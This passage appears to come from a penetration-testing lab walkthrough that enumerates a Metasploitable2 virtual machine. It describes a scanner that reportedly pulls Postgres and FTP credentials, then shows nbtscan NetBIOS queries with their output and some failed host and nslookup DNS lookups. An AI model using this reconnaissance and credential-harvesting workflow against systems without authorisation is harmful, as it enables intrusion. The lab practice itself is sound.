
This tool also gives information about the **postgres server** which runs on **port 5432**. In here also it gives user credentials (*login details & password*) of the postgres server.




It also gives us the information about the **ftp server** which runs on **port 21**. So the tool has managed to extract the login credentials of the ftp server.




Furthermore, the tool has captured a screenshot of **Tomcat Apache Web Server**.




When you move into “**Services**” tab, you are able to see **all the services** that are captured by this tool.




When you move into “**Information**” tab, you are able to see the **Host status, Addresses, Location & Operating System**.




The “**DirBuster**” tool, gives us the additional directory information on a particular service.



The “**Services**” tab which is next to the “**Hosts**” tab, shows all the services that were found for all the systems in that particular scope.



In the “Tools” tab, it provides the options to run or review the output from specific scans.




5.2 – nbtscan

In here we are focusing on NetBIOS Enumeration. NetBIOS stands for “**Network Basic Input Output System**”.

This service is running on port 137. This particular service facilitates communication between computers on a local network.

NetBIOS is not a protocol. It acts as an API. To enumerate this NetBIOS related information, I am going to use the tool **nbtscan**. So this is a command-line tool which comes pre-installed in Kali Linux.



The screenshot shows a terminal window with the following content:

```
Applications Places Terminal May 2 19:21
[dilshan@10: ~] $ nbtscan

Nbtscan version 1.6.
This is a free software and it comes with absolutely no warranty.
You can use, distribute and modify it under terms of GNU GPL 2+.

Usage:
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator] [-m retransmits] (-f filename)|(<scan_range>)

Options:
-v verbose output. Print all names received
from each host
-d dump mode. Print whole packet contents.
-e Format output in /etc/hosts format.
-l Format output in lmhosts format.
Cannot be used with -v, -s or -h options.
-t timeout wait timeout milliseconds for response.
Default 1000.
-b bandwidth Output throttling. Slow down output
so that it uses no more than bandwidth bps.
Use with slow links, so that ongoing queries
don't get dropped.
-r use local port 137 for scans. Win95 boxes
respond to this only.
You need to be root to use this option on Unix.
-q Suppress banners and error messages.
-s separator Script-friendly output. Don't print
colon and carriage returns, separate fields with separator.
-h Print human-readable help for services.
-m retransmits Can only be used with -v option.
Number of retransmits. Default 0.
-f filename Take IP addresses to scan from file filename.
-f - makes nbtscan take IP addresses from stdin.
<scan_range> what to scan. Can either be single IP
like 192.168.1.1 or
range of addresses in one of two forms:
xxx.xxx.xxx.x or xxx.xxx.xxx-xxx.

Examples:
nbtscan -r 192.168.1.0/24
Scans the whole C-class network.
nbtscan 192.168.1.25-137
Scans a range from 192.168.1.25 to 192.168.1.137
nbtscan -v -s : 192.168.1.0/24
Prints results in script-friendly
format using colon as field separator.
Produces output like that:
192.168.0.1:NT_SERVER:00U
192.168.0.1:MY_DOMAIN:00G
192.168.0.1:ADMINISTRATOR:03U
192.168.0.2:OTHER_BOX:00U
...
nbtscan -f iplist
Scans IP addresses specified in file iplist.

[dilshan@10: ~]
```

First of all, let's try to get some information about our target host. So it gives us information about the IP Address, NetBIOS Name, Server, User & the MAC Address.

```
(dilshan@10)-[~]
$ nbtscan 192.168.56.100
Doing NBT name scan for addresses from 192.168.56.100

IP address      NetBIOS Name      Server      User      MAC address
-----
192.168.56.100  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
```

By setting the “-V” flag (**verbose**), we can retrieve more information about our target host. So in here, you can find out some NetBIOS related services & its’ types.

```
(dilshan@10)-[~]
$ nbtscan 192.168.56.100 -v
Doing NBT name scan for addresses from 192.168.56.100

NetBIOS Name Table for Host 192.168.56.100:

Incomplete packet, 335 bytes long.
Name          Service      Type
-----
METASPLOITABLE <00>        UNIQUE
METASPLOITABLE <03>        UNIQUE
METASPLOITABLE <20>        UNIQUE
METASPLOITABLE <00>        UNIQUE
METASPLOITABLE <03>        UNIQUE
METASPLOITABLE <20>        UNIQUE
__MSBROWSE__   <01>        GROUP
WORKGROUP     <00>        GROUP
WORKGROUP     <1d>        UNIQUE
WORKGROUP     <1e>        GROUP
WORKGROUP     <00>        GROUP
WORKGROUP     <1d>        UNIQUE
WORKGROUP     <1e>        GROUP

Adapter address: 00:00:00:00:00:00
```

As you saw on the previous image, the “**Service**” is not in human-readable format. So in order to retrieve information in human-readable format, you need to use “**-h**” option with the “**-V**” flag.


```
(dilshan@10)-[~]
$ nbtscan 192.168.56.100 -vh
Doing NBT name scan for addresses from 192.168.56.100

NetBIOS Name Table for Host 192.168.56.100:

Incomplete packet, 335 bytes long.
Name           Service      Type
-----
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__    Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
-----
```

By setting the “-d” flag, you can dump the content of an entire data packet. So it provides lot of information about the data packet.



The screenshot shows a terminal window on a Linux desktop environment. The title bar reads "Applications Places Terminal". The status bar at the top right says "May 2 19:30 dilshan@10: ~". The terminal window contains the following text:


```
[dilshan@10: ~]# nbtscan 192.168.56.100 -d
Doing NBT name scan for addresses from 192.168.56.100

Packet dump for Host 192.168.56.100:
Incomplete packet, 335 bytes long.
Transaction ID: 0x024d (599)
Flags: 0x8400 (33792)
Question count: 0x0000 (0)
Answer count: 0x0001 (1)
Name service count: 0x0000 (0)
Additional record count: 0x0000 (0)
Question name: CAAAAAAA...AAAAA
Question type: 0x021 (33)
Question class: 0x0000 (0)
Time to live: 0xffffffff (0)
RData length: 0x0119 (281)
Number of names: 0x0d (13)
Names received:
METASPLITTABLE Service: 0x00 Flags: 0x0004
METASPLITTABLE Service: 0x03 Flags: 0x0004
METASPLITTABLE Service: 0x20 Flags: 0x0004
METASPLITTABLE Service: 0x00 Flags: 0x0004
METASPLITTABLE Service: 0x03 Flags: 0x0004
METASPLITTABLE Service: 0x20 Flags: 0x0004
..._MSBROWSE__ Service: 0x01 Flags: 0x0004
WORKGROUP Service: 0x00 Flags: 0x0004
WORKGROUP Service: 0x1d Flags: 0x0004
WORKGROUP Service: 0x1e Flags: 0x0004
WORKGROUP Service: 0x00 Flags: 0x0004
WORKGROUP Service: 0x1d Flags: 0x0004
WORKGROUP Service: 0x01 Flags: 0x0004
Adapter address: 00:00:00:00:00:00
Adapter address: 00:00:00:00:00:00
Version major: 0x00 (0)
Version minor: 0x00 (0)
Duration: 0x0000 (0)
FRMRs Received: 0x0000 (0)
FRMRs Transmitted: 0x0000 (0)
Iframe Receive errors: 0x0000 (0)
Transmit aborts: 0x0000 (0)
Transmit errors: 0x0000 (0)
Received: 0xffffffff (0)
Iframe transmit errors: 0x0000 (0)
No receive buffers: 0x0000 (0)
t1 timeouts: 0x0000 (0)
t1 timeouts: 0x0000 (0)
Free NCBS: 0x0000 (0)
NCBS: 0x0000 (0)
Max NCBS: 0x0000 (0)
Max transmit buffers: 0x0000 (0)
Max datagram: 0x0000 (0)
Pending sessions: 0x0000 (0)
Max sessions: 0x0000 (0)
Packet sessions: 0x0000 (0)
```

5.3 – Host

“Host” tool is used to identify for what domain, a particular IP Address resolves to.


This tool also comes pre-installed in Kali Linux.




The screenshot shows a terminal window with a red border. At the top, it says "dilshan@10: ~". The title bar indicates it's a "Terminal" window. The date and time "May 2 19:43" are shown at the top right. The terminal content displays the usage information for the "host" command:

```
Usage: host [-cddlrvW] [-l class] [-N ndots] [-t type] [-W time]
-a is equivalent to -v -t ANY
-A is like -a but omits RRSIG, NSEC, NSEC3
-c specifies query class for non-IN data
-C compares SOA records on authoritative nameservers
-d is equivalent to -v
-l lists all hosts in a domain, using AXFR
-m set memory debugging flag (trace|record|usage)
-n limits the number of levels allowed before root lookup is done
-p specifies the port on the server to query
-r disables recursive processing
-R specifies number of retries for UDP packets
-s a SERVFAIL response should stop query
-t specifies the query type
-T enables TCP/IP mode
-U specifies UDP mode
-v enables verbose output
-V print version number and exit
-w specifies to wait forever for a reply
-W specifies how long to wait for a reply
-4 use IPv4 query transport only
-6 use IPv6 query transport only
```

Then I tried to find the **Name Servers & Mail Servers** for my target metasploitable2 machine. But unfortunately, both of those did not work properly. So, I was unable to retrieve information about Name Servers & Mail Servers.



```
(dilshan@10)-[~]
$ host -t ns 192.168.56.100
;; connection timed out; no servers could be reached
```



```
(dilshan@10)-[~]
$ host -t mx 192.168.56.100
;; connection timed out; no servers could be reached
```

5.4 – nslookup

“nslookup” tool also can be used to find out DNS related information. This tool also comes pre-installed in Kali Linux.

```
(dilshan@10)-[~]
$ nslookup
> http://192.168.56.100/
Server:      202.129.232.237
Address:     202.129.232.237#53

** server can't find http://192.168.56.100/: NXDOMAIN
>
```

